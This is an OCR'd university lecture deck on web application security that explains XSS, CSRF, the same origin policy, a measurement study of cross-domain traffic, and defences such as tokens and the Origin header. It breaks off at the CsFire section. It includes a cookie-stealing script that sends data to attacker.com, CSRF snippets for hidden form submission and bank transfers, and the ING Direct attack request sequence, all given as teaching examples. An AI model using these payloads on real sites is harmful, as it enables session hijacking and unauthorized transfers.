Advanced Web Application Security

Secure Application Development (SecAppDev)
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KATHOLIEKE UNIVERSITEIT LEUVEN DistriNet RESEARCH GROUP

About myself

- Lieven Desmet
- Research manager of the DistriNet Research Group (K.U.Leuven, Belgium)
- Active participation in OWASP:
  - Board member of the OWASP Belgium Chapter
  - Co-organizer of the academic track on past OWASP AppSec Europe Conferences

DistriNet Research Group, K.U.Leuven

- Headcount:
  - 9 professors
  - 60 researchers
- Research Domains
  - Secure Software
  - Distributed Software
- Academic and industrial collaboration in 30+ national and European projects

DistriNet RESEARCH GROUP KATHOLIEKE UNIVERSITEIT LEUVEN

http://distrinet.cs.kuleuven.be

Web Application Security Team

- CSRF protection: CsFire
  - FireFox extension
  - 24K download
  - 4500+ daily users

- Secure Mashup Composition
- Information Flow Control for Javascript
- Protection against Heap Spraying

OWASP


- Open Web Application Security Project
  - Free and open community
  - Focus on improving the security of application software
- Many interesting projects
  - Tools: WebGoat, WebScarab, ESAPI API, AntiSamy, CSRF Guard, Pantera, …
  - Documentation: Top 10, SAMM, Testing guide, Code review guide, Application Security Verification Standard, …

http://www.owasp.org

OWASP Worldwide

- 160 local chapters worldwide, also across Europe
  - Regular chapter meetings (completely free!)
  - Local mailinglists
- Belgium OWASP Chapter
  - 4-6 chapter meetings/year
  - 80-150 attendees per meeting
  - Community of about 700 people

OWASP Top 10



- Main purpose:
  - Raise awareness
  - Educate developers, designers, architects, managers, organisations, …
- List of the most important web application security weaknesses
- Recently updated and freely downloadable

http://www.owasp.org/index.php/Top10

Topic selection

RISK	Threat Agents	Attack Vectors	Security Weakness		Technical Impacts	Business Impacts
		Exploitability	Prevalence	Detectability	Impact	
A1-Injection		EASY	COMMON	AVERAGE	SEVERE	
A2-XSS		AVERAGE	VERY WIDESPREAD	EASY	MODERATE	
A3-Auth'n		AVERAGE	COMMON	AVERAGE	SEVERE	
A4-DOR		EASY	COMMON	EASY	MODERATE	
A5-CSRF		AVERAGE	WIDESPREAD	EASY	MODERATE	
A6-Config		EASY	COMMON	EASY	MODERATE	
A7-Crypto		DIFFICULT	COMMON	DIFFICULT	SEVERE	
A8-URL Access					MODERATE	
A9-Transport					MODERATE	
A10-Redirects		AVERA			MODERATE	

… and beyond …

Source: OWASP Top 10 - 2010

Overview

- Introduction
- Cross-Site Request Forgery (CSRF)
  - Same Origin Policy
  - Impact of CSRF
  - Quantification of cross-domain traffic
  - Countermeasures
  - CsFire
- Mashup security
- WebSand

Introduction







Web applications


- Method
- URL Path
- Parameters
- …

HTTP Request

Web Browser



HTTP Response



Web Server

- Rendering HTML/CSS
- Executing scripts/plugins
- Launching requests

- Status
- Content
- …

- Mapping requests to apps
- Processing requests
- Contacting back-end services (e.g. DB)
- Constructing responses

On top of HTTP

- Web sessions:
  - Unique session identifier
  - Via cookies or URL rewriting
- Authentication:
  - HTTP authentication
  - Application-specific
  - Single-Sign On and Federation

Cross-Site Request Forgery (CSRF)

Cross-Site Scripting (XSS)


Cross-Site Request Forgery (CSRF)

Implicit authentication

Cross-Site Scripting (XSS)

- Many synonyms: Script injection, Code injection, Cross-Site Scripting (XSS), …
- Vulnerability description:
  - Injection of HTML and client-side scripts into the server output, viewed by a client
- Possible impact:
  - Execute arbitrary scripts in the victim's browser


Stored or persistent XSS



Attacker

HTTP request injecting a script
into the persistent storage of the vulnerable server

HTTP response



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Vulnerable server

Regular http request

Victim

Http response containing
script as part of executable content

Impact of reflected or stored XSS

- An attacker can run arbitrary script in the origin domain of the vulnerable website


- Example: steal the cookies of forum users

```
…
<script>
    new Image().src="http://attacker.com/send_cookies.php?forumcookies="
            + encodeURI(document.cookie);
</script>
…
```

Cross-Site Request Forgery (CSRF)

- Synonyms: one click attack, session riding, confused deputy, XSRF, …
- Description:
  - web application is vulnerable for injection of links or scripts
  - injected links or scripts trigger unauthorized requests from the victim's browser to remote websites
  - the requests are trusted by the remote websites since they behave as legitimate requests from the victim

CSRF example



Attacker

HTTP request injecting a script

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
HTTP response



Vulnerable server

Regular http request

Victim

Http response containing

script as part of executable content

Unauthorized HTTP request

HTTP response

Targeted server

Implicit authentication

- XSRF exploits the fact that requests are implicitly authenticated
- Implicit authentication:
  - HTTP authentication: basic, digest, NTLM, …
  - Cookies containing session identifiers
  - Client-side SSL authentication
  - IP-address based authentication
  - …
- Notice that some mechanisms are even completely transparent to the end user!
  - NTLM, IP-address based, …

Same Origin Policy

Same Origin Policy

Allowed cross-domain interactions

Same Origin Policy

- Important security measure in browsers for client-side scripting

> **"Scripts can only access properties associated with documents from the same origin"**

- Origin reflects the triple:
  - Hostname
  - Protocol
  - Port (*)

Same origin policy example

- http://www.company.com/jobs/index.html
  - → http://www.company.com/news/index.html
    - Same origin (same host, protocol, port)
  - → https://www.company.com/jobs/index.html
    - Different origin (different protocol)
  - → http://www.company.com:81/jobs/index.html
    - Different origin (different port)
  - → http://company.com/jobs/index.html
    - Different origin (different host)
  - → http://extranet.company.com/jobs/index.html
    - Different origin (different host)

Effects of the Same Origin Policy

- Restricts network capabilities
  - Bound by the origin triplet
  - Important exception: cross-domain hosts in the DOM are allowed
- Access to DOM elements is restricted to the same origin domain
  - Scripts can't read DOM elements from another domain

Same origin policy solves CSRF?

- What can be the harm of injecting scripts if the Same Origin Policy is enforced?

- Although the same origin policy, documents of different origins can still interact:
  - By means of links to other documents
  - By using iframes
  - By using external scripts
  - By submitting requests
  - …

Allowed cross-domain interactions

- Links to other documents

```
<a href="http://www.domain.com/path">Click here!</a>
<img src="http://www.domain.com/path"/>
```

  - Links are loaded in the browser (with or without user interaction) possibly using cached credentials

- Using iframes/frames

```
<iframe style="display: none;" src="http://www.domain.com/path"></iframe>
```

  - Link is loaded in the browser without user interaction, but in a different origin domain

Allowed cross-domain interactions

- Loading external scripts

```
…
<script src="http://www.domain.com/path"></script>
…
```

  - The origin domain of the script seems to be www.domain.com,
  - However, the script is evaluated in the context of the enclosing page
  - Result:
    - The script can inspect the properties of the enclosing page
    - The enclosing page can define the evaluation environment for the script

Allowed cross-domain interactions

- Initiating HTTP POST requests

```
<form name="myform" method="POST" action="http://mydomain.com/process">
    <input type="hidden" name="newPassword" value="31337"/>
    …
</form>
<script>
    document.myform.submit();
</script>
```

  - Form is hidden and automatically submitted by the browser, using the cached credentials
  - The form is submitted as if the user has clicked the submit button in the form

Allowed cross-domain interactions

- Via the Image object

```
<script>
var myImg = new Image();
myImg.src = http://bank.com/xfer?from=1234&to=21543&amount=399;
</script>
```

- Via the XmlHttpRequest object

```
<script>
var xmlHttp=new XMLHttpRequest();
var postData = 'from=1234&to=21543&amount=399';
xmlHttp.open("GET","http://bank.com/xfer",true);
xmlHttp.send(postData);
</script>
```

- Via document.* properties

```
document.location = http://bank.com/xfer?from=1234&to=21543&amount=399;
```

Allowed cross-domain interactions

- Initidirecting via the meta directive

```
<meta http-equiv="refresh" content="0; URL=http://www.yourbank.com/xfer" />
```

- Via URLs in style/CSS

```
body
    {
    background: url('http://www.yourbank.com/xfer') no-repeat top
    }
```

```
<p style="background:url('http://www.yourbank.com/xfer');">Text</p>
```

```
<LINK href=" http://www.yourbank.com/xfer " rel="stylesheet" type="text/css">
```

This is only the top of the iceberg

- What about …
  - XSS cheat sheet(100+ vectors)
  - HTML5 Security cheat sheet
  - Cross-Site Tracing (XST)
  - Request/response splitting
  - …

Impact of CSRF

CSRF objectives

CSRF in practice

CSRF objectives

- Sending unauthorized requests
- Login CSRF
- Attacking the Intranet

Sending unauthorized requests

- Requests to the target server
  - Using implicit authentication
  - Unauthorized, and mostly transparent for the end user
- Typical examples:
  - Transferring money
  - Buying products on e-commerce sites
  - Submitting false reviews/blog entries
  - Linking friends in social networks
  - DoS attacks
  - …

Login CSRF

- CSRF typically leverages on browser's state
  - E.g. via cached credentials, …

[BJM08]

- Login CSRF leverages on server's state
  - Attacker forges request to a honest site
  - Attacker logs in with his own credentials, establishing a user session of the attacker
  - Subsequent requests of the user to the honest site are done within the user session of the attacker

Login CSRF examples

- Search engines (Yahoo!, Google, …)
  - Search requests of the user are recorded in the search history of the attacker's account
  - Sensitive details of the searches or personal search interests are exposed to the attacker
- PayPal
  - Newly enrolled credit cards are recorded in the profile of the attacker
- iGoogle
  - User uses the attacker's profile, including his preferences of gadgets
  - Inline, possible malicious gadgets run in the domain of https://www.google.com

Attacking the Intranet

- Targeted domain can reside on the intranet
- Typical scenario's:
  - Port scanning (FF has some forbidden ports)
  - Fingerprinting (via time-outs)
  - Exploitation of vulnerable software
  - Cross-protocol communication
    - E.g. sending mail from within domain
- Some widespread attacks like reconfiguring home network routers

Impact of XSS/XSRF

- Examples
  - Overtaking Google Desktop
    - http://www.owasp.org/index.php/Image:OWASP_IL_7_Overtaking_Google_Desktop.pdf
  - XSS-Proxy (XSS attack tool)
    - http://xss-proxy.sourceforge.net/
  - Browser Exploitation Framework (BeEF)
    - http://www.bindshell.net/tools/beef/

XSRF in practice

- W. Zeller and W. Felten, *Cross-site Request Forgeries: Exploitation and Prevention*, Technical Report [ZF08]

- XSRF in the 'real' world
  - New York Times (nytimes.com)
  - ING Direct (ingdirect.com)
  - Metafilter (metafilter.com)
  - YouTube (youtube.com)

XSRF: ING Direct

- XSRF attack scenario:
  - Attacker creates an account on behalf of the user with an initial transfer from the user's savings account
  - The attacker adds himself as a payee to the user's account
  - The attacker transfer funds from the user's account to his own account
- Requirement:
  - Attacker creates a page that generate a sequence of GET and POST events

ING Direct request protocol

GET https://secure.ingdirect.com/myaccount/INGDirect.html?command=gotoOpenOCA

POST https://secure.ingdirect.com/myaccount/INGDirect.html

command=ocaOpenInitial&YES, I WANT TO CONTINUE..x=44&YES, I WANT TO CONTINUE..y=25

POST https://secure.ingdirect.com/myaccount/INGDirect.html

command=ocaValidateFunding&PRIMARY CARD=true&JOINTCARD=true&Account Nickname=[ACCOUNT NAME]&
FROMACCT= 0&TAMT=[INITIAL AMOUNT]&YES, I WANT TO CONTINUE..x=44&YES, I WANT TO CONTINUE..y=25&
XTYPE=4000USD &XBCRCD=USD

POST https://secure.ingdirect.com/myaccount/INGDirect.html

command=ocaOpenAccount&AgreeElectronicDisclosure=yes&AgreeTermsConditions=yes&YES, I WANT TO CONTINUE..x=44&
YES, I WANT TO CONTINUE..y=25&YES

GET https://secure.ingdirect.com/myaccount/INGDirect.html?command=goToModifyPersonalPayee&Mode=Add&from=displayEmailMoney

POST https://secure.ingdirect.com/myaccount/INGDirect.html

command=validateModifyPersonalPayee&from=displayEmailMoney&PayeeName=[PAYEE NAME]&PayeeNickname=&
chkEmail=on&PayeeEmail=[PAYEE EMAIL]&PayeeIsEmailToOrange=true&PayeeOrangeAccount=[PAYEE ACCOUNT NUM]&
YES, I WANT TO CONTINUE..x=44&YES, I WANT TO CONTINUE..y=25

POST https://secure.ingdirect.com/myaccount/INGDirect.html

command=modifyPersonalPayee&from=displayEmailMoney&YES, I WANT TO CONTINUE..x=44

POST https://secure.ingdirect.com/myaccount/INGDirect.html

command=validateEmailMoney&CNSPayID=5000&Amount=[TRANSFER AMOUNT]&Comments=[TRANSFER MESSAGE]&
YES, I WANT TO CONTINUE..x=44 &YES, I WANT TO CONTINUE..y=25&show=1&button=SendMoney

POST https://secure.ingdirect.com/myaccount/INGDirect.html

command=emailMoney&Amount=[TRANSFER AMOUNT]Comments=[TRANSFER MESSAGE]&
YES, I WANT TO CONTINUE..x=44&YES, I WANT TO CONTINUE..y=25

ING Direct wrap up

- Static protocol
  - No information needed about vulnerable client
  - Can be encoded as a single sequence
    - 2 GET requests
    - 7 POST requests
- Can be transparent for the vulnerable client
- Single requirement: vulnerable client is implicitly authenticated

Quantification of cross-domain traffic

Quantification of cross-domain traffic

- Need for better insights
  - To identify the nature of nowadays web interactions
  - To find an appropriate balance between usability and security
- Analysis of real-life traffic
  - 50 grad students
  - 10 week period
  - Total: 4.7M requests

Data collection

- Via custom-made browser extension
  - Fully transparent for the end-user
  - Extension installed as part of lab exercise
- Logs relevant information for each outgoing request
  - Originator:
    - Domain, scheme, DOM element, …
  - Request:
    - Target domain, scheme, method, URL path, input parameter keys, cookie keys, HTTP auth?, user interaction?, redirect?, …

Privacy considerations

- Only keys were recorded, no values or credentials
  - Cookies
  - Input parameters
  - HTTP authentication
- Full URLs were not recorded
  - Only filename + extension
- No client information was recorded
  - No browser information (except for logger version)
  - No IP information
  - No usernames

Quantification of cross-domain requests

	GET	POST	Total
cross-domain requests (strict SOP)	1,985,052 (41.97%)	59,415 (1.26%)	2,044,756 (43.24%)
cross-domain requests (relaxed SOP)	1,503,990 (31.80%)	56,260 (1.19%)	1,560,519 (33.00%)
All requests	4,426,826 (93.61%)	302,041 (6.39%)	4,729,217 (100.00%)

Cross-domain requests characteristics (under relaxed SOP)

	Input parameters	User initiated	Cookies	HTTP auth	Total
GET requests	533,612 (35.47%)	6,837 (0.45%)	528,940 (35.17%)	1,357 (0.11%)	1,503,990
POST requests	41 (0.07%)	26,914 (47.84%)	12,442 (24.36%)	269 (0.01%)	1,560,519

Interesting conclusions

- Large number of requests has
  - Input parameters (+-35%)
  - Cookies (+-35%)
- Use of HTTP authentication is very limited


- Additional information:
  - Total number of requests: 4,729,217
  - Total number of domains: 23,592
    - 3338 domains use redirects (14.15%)
    - 5606 domains use cookies(23.76%)
    - Only 2 domains use HTTP authentication

Countermeasures


Countermeasures

- Input/output validation
- Limit requests to POST method
- Referer checking
- Token-based approaches
- Explicit authentication
- Cross-domain policies
- Browser plugins

Mitigation overview



Input and output validation




- Character escaping/encoding (<, >, ‘, &, “, …)
- Filtering based on white-lists and regular expressions
- HTML cleanup and filtering libraries:
  - AntiSamy
  - HTML-Tidy
  - …
- But, how do you protect your application against CSRF?

Input/output validation is hard!

- XSRF/XSS have multiple vectors
  - Some of them presented before
  - 100+ vectors described at http://ha.ckers.org/xss.html
- Use of different encodings
- Several browser quirks
  - Browsers are very forgiving
  - Resulting processing is sometimes counter-intuitive


Limit requests to POST method



- This is often presented as an effective mitigation technique against XSRF
- However, also POST requests can be forged via multiple vectors

- Simple example:
  - Form embedded in iframe
  - Javascript does automatically submit the form

Referer checking



- What about using the referer to decide where the request came from?

- Unfortunately:
  - Attackers can trigger requests without a referer or even worse fake a referer
    - e.g. dynamically filled frame
    - e.g. request splitting, flash, …
  - Some browsers/proxies/… strip out referers due to privacy concerns
    - 3-11% of requests (adv experiment with 300K requests)


Referer checking can work …

- In a HTTPS environment
  - <0.25% of the referers is stripped out
- Referers can be made less privacy-intrusive and more robust
  - Distinct from existing referer
  - Contains only domain-information
  - Is only used for POST requests
  - No suppression for supporting browsers

The new referer: Origin


- Proposed by Barth, Jackson and Mitchell at CCS'08 [BJM08]
  - Robust Defenses for Cross-Site Request Forgery
- Merges several header proposals:
  - CSS'08 paper by Barth, Jackson and Mitchell
  - Access-Control-Origin header, proposed by the cross-site XMLHttpRequest standard
  - XDomainRequest (Internet Explorer 8 beta 1)
  - Domain header of JSONRequest

Token-based approaches




- Distinguish “genuine” requests by hiding a secret, one-time token in web forms
  - Only forms generated by the targeted server contain a correct token
  - Because of the same origin policy, other origin domains can’t inspect the web form
- Several approaches:
  - RequestRodeo
  - NoForge
  - CSRFGuard
  - CSRFx
  - Ruby-On-Rails
  - ViewStateUserKey in ASP.NET
  - …

RequestRodeo




- Proposed by Johns and Winter (OWASP AppSec EU 2006) [JW06]
- Client-side proxy against XSRF
  - Scan all incoming responses for URLs and add a token to them
  - Check all outgoing requests
    - In case of a legitimate token and conforming to the Same Origin Policy: pass
    - Otherwise:
      - Remove authentication credentials from the request (cookie and authorization header)
      - Reroute request as coming from outside the local network

NoForge



- Proposed by Jovanovic, Kirda, and Kruegel (SecureComm 2006) [JKK06]
- Server-side proxy against XSRF
  - For each new session, a token is generated and the tupple (token-sessionid) is stored server-side
  - Outgoing responses are rewritten to include the token specific to the current session
  - For incoming requests containing implicit authentication (i.e. session ID), tokens are verified
    - Request must belong to an existing session
    - Token-sessionid tupple matches

CSRFGuard



- OWASP Project for Java EE applications
- Implemented as a Java EE filter
  - For each new session, a specific token is generated
  - Outgoing responses are rewritten to include the token of the specific session
  - Incoming requests are filtered upon the existence of the token: request matches token, of is invalidated

Token-based approaches in frameworks


- Ruby-On-Rails
- ViewStateUserKey in ASP.NET
- …

- Very valuable solution if integrated in you application framework!

Tokens


- Important considerations:
  - Tokens need to be unique for each session
    - To prevent reuse of a pre-fetched token
  - Tokens need to be limited in life-time
    - To prevent replay of an existing token
  - Tokens may not easily be captured
    - E.g. tokens encoded in URLs may leak through referers, document.history, …
- Most token-based techniques behave badly in a web 2.0 context

Explicit authentication



- Additional application-level authentication is added to mitigate XSRF
- To protect users from sending unauthorized requests via XSRF using cached credentials
- End-user has to authorize requests explicitly


Adobe cross-domain policy



- Limits the cross-domain interactions towards a given domain
- Is used in Flash, but also some browser plugins implement policy enforcement

```
<?xml version="1.0"?>
<!DOCTYPE cross-domain-policy SYSTEM
"http://www.adobe.com/xml/dtds/cross-domain-policy.dtd">
<cross-domain-policy>
    <allow-access-from domain="*" to-ports="1100,1200,1212"/>
    <allow-access-from domain="*.example.com”/>
    <allow-http-request-headers-from domain="www.example.com"
        headers="Authorization,X-Foo*"/>
    <allow-http-request-headers-from domain="foo.example.com"
        headers="X-Foo*"/>
</cross-domain-policy>
```

Browser plugins



- CSRF protector
  - Strips cookies from cross-domain POST requests
- BEAP (antiCSRF)
  - Strips cookies from
    - Cross-site POST requests
    - Cross-site GET requests over HTTPS
- RequestPolicy
  - User-controlled cross-domain interaction
- NoScript
- CsFire

CsFire

Requirements for client-side mitigation


- R1. Independent of user input
  - Substantial fraction of cross-domain traffic
  - Most users don't know necessary/safe interactions
- R2. Usable in a web 2.0 environment
  - Mashups, AJAX, Single-Sign On, …
- R3. Secure by default
  - Minimal false positives in default operation mode

CsFire

